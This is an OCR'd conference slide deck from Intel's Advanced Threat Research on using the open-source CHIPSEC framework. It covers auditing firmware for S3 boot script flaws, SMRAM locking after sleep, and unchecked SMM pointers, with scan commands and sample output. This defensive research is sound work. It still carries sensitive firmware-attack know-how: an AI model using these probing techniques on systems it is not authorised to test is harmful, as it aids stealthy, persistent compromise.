Exploring Your System Deeper [with CHIPSEC] is Not Naughty

Presenting: Oleksandr Bazhaniuk (@ABazhaniuk), Andrew Furtak
Mikhail Gorobets (@mikhailgorobets), Yuriy Bulygin (@c7zero)

intel Security Advanced Threat Research

Agenda

- Intro to firmware security
- Finding vulnerabilities in firmware
- Checking hardware protections
- Finding “problems” in firmware
- Finding vulnerabilities in hypervisors
- Conclusions

Intro to firmware security

Firmware Everywhere





Image source

Firmware Everywhere

- GBe NIC, WiFi, Bluetooth, WiGig
- Baseband (3G, LTE) Modems
- Sensor Hubs
- NFC, GPS Controllers
- HDD/SSD
- Keyboard and Embedded Controllers
- Battery Gauge
- Baseboard Management Controllers (BMC)
- Graphics/Video
- USB Thumb Drives, keyboards/mice
- Chargers, adapters
- TPM, security coprocessors
- Routers, network appliances
- Main system firmware (BIOS, UEFI firmware, Coreboot)

Why Attack Firmware?

- Getting extreme persistence
- Getting stealth
- Bypassing OS or VMM based security
- Having unobstructed access to hardware
- OS independent
- Making the system unbootable



Some In-the-wild Firmware Attacks

- Mebromi BIOS rootkit
- EQUATION Group HDD firmware malware
-] Hacking Team [UEFI rootkit
- Vault 7 Mac EFI implants (DerStarke/DarkMatter, Sonic Screwdriver)

CHIPSEC Framework

- Open Source Platform Security Assessment Framework

  https://github.com/chipsec/chipsec

- OS support: Windows, Linux, UEFI Shell. Added alpha version for Mac OS

```
sudo apt-get install linux-headers nasm gcc libpython-dev
sudo pip install chipsec
sudo chipsec_main
```

- Architecture support: x86, ARM (WIP experimental)


Finding Vulnerabilities in System Firmware (BIOS, UEFI, Mac EFI, Coreboot)

Example: S3 Boot Script Vuln in PC UEFI and Mac EFI

```
[*] running module: chipsec.modules.common.uefi.s3bootscript
[x][ =======================================================================
[x][ Module: S3 Resume Boot-Script Protections
[x][ =======================================================================
[!] Found 1 S3 boot-script(s) in EFI variables
[*] Checking S3 boot-script at 0x00000000DA88A018
[!] S3 boot-script is in unprotected memory (not in SMRAM)
[*] Reading S3 boot-script from memory..
[*] Decoding S3 boot-script opcodes..
[*] Checking entry-points of Dispatch opcodes..
...

[-] FAILED: S3 Boot Script and entry-points of Dispatch opcodes do not appear
to be protected
```

[Technical Details of the S3 Resume Boot Script Vulnerabilities]()

Example: exploiting flash protections via S3 boot script vuln on Mac EFI



[Technical Details of the S3 Resume Boot Script Vulnerabilities]

Example: Mac EFI leaving SMM unlocked after S3

Issue. Loosing SMRAM protections after S3 sleep

Step 1. `chipsec_main -m common.smrr`

`PASSED`

Step 2. Go to sleep. Resume from sleep

Step 3. `chipsec_main -m common.smrr`

`FAILED`

Testing S3 Vulnerabilities

- Validate your system for S3 boot script vulnerabilities

  `chipsec_main -m common.uefi.s3bootscript`

- Also run **before and after** resuming from sleep!

  `chipsec_main -m common.smrr`

  `chipsec_main -m common.spi_lock`

  [or just run all modules] `chipsec_main`

- Manually test S3 boot script protections:


  `chipsec_main -m tools.uefi.s3script_modify`

Decoding S3 Boot Script Opcodes…

chipsec_util uefi s3bootscript


```
[000] Entry at offset 0x0000 (length = 0x21):
Data:
02 00 0f 01 00 00 00 00 00 00 c0 fe 00 00 00 00
01 00 00 00 00 00 00 00 00
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x00 (1 bytes)
  Address: 0xFEC00000
  Count  : 0x1
  Values : 0x00
..

[359] Entry at offset 0x2F2C (length = 0x20):
Data:
01 02 30 04 00 00 00 00 21 00 00 00 00 00 00 00
de ff ff ff 00 00 00 00
Decoded:
  Opcode : S3_BOOTSCRIPT_IO_READ_WRITE (0x01)
  Width  : 0x02 (4 bytes)
  Address: 0x00000430
  Value  : 0x00000021
  Mask   : 0xFFFFFFDE
```

Vulnerabilities in SMM of UEFI Firmware



Exploit tricks SMI handler to write to an address **in SMRAM** (Attacking and Defending BIOS in 2015)

Example: Attacking hypervisors via SMM pointers…



Even though SMI handler check pointers for overlap with SMRAM, exploit can trick it to write to VMM protected page (Attacking Hypervisors via Firmware and Hardware)

Finding SMM “Pointer” vulnerabilities

```
[x][ =======================================================================
[x][ Module: Testing SMI handlers for pointer validation vulnerabilities
[x][ =======================================================================
...
[*] Allocated memory buffer (to pass to SMI handlers) : 0x00000000DAAC3000
[*] >>> Testing SMI handlers defined in 'smm_config.ini'..
...

[*] testing SMI# 0x1F (data: 0x00) SW SMI 0x1F
[*] writing 0x500 bytes at 0x00000000DAAC3000
    > SMI 1F (data: 00)
      RAX: 0x5A5A5A5A5A5A5A5A
      RBX: 0x00000000DAAC3000
      RCX: 0x0000000000000000
      RDX: 0x5A5A5A5A5A5A5A5A
      RSI: 0x5A5A5A5A5A5A5A5A
      RDI: 0x5A5A5A5A5A5A5A5A
    < checking buffers contents changed at 0x00000000DAAC3000 +[29,32,33,34,35]
[!] DETECTED: SMI# 1F data 0 (rax=5A5A5A5A5A5A5A5A rbx=DAAC3000 rcx=0 rdx=...)

[-] <<< Done: found 2 potential occurrences of unchecked input pointers
```

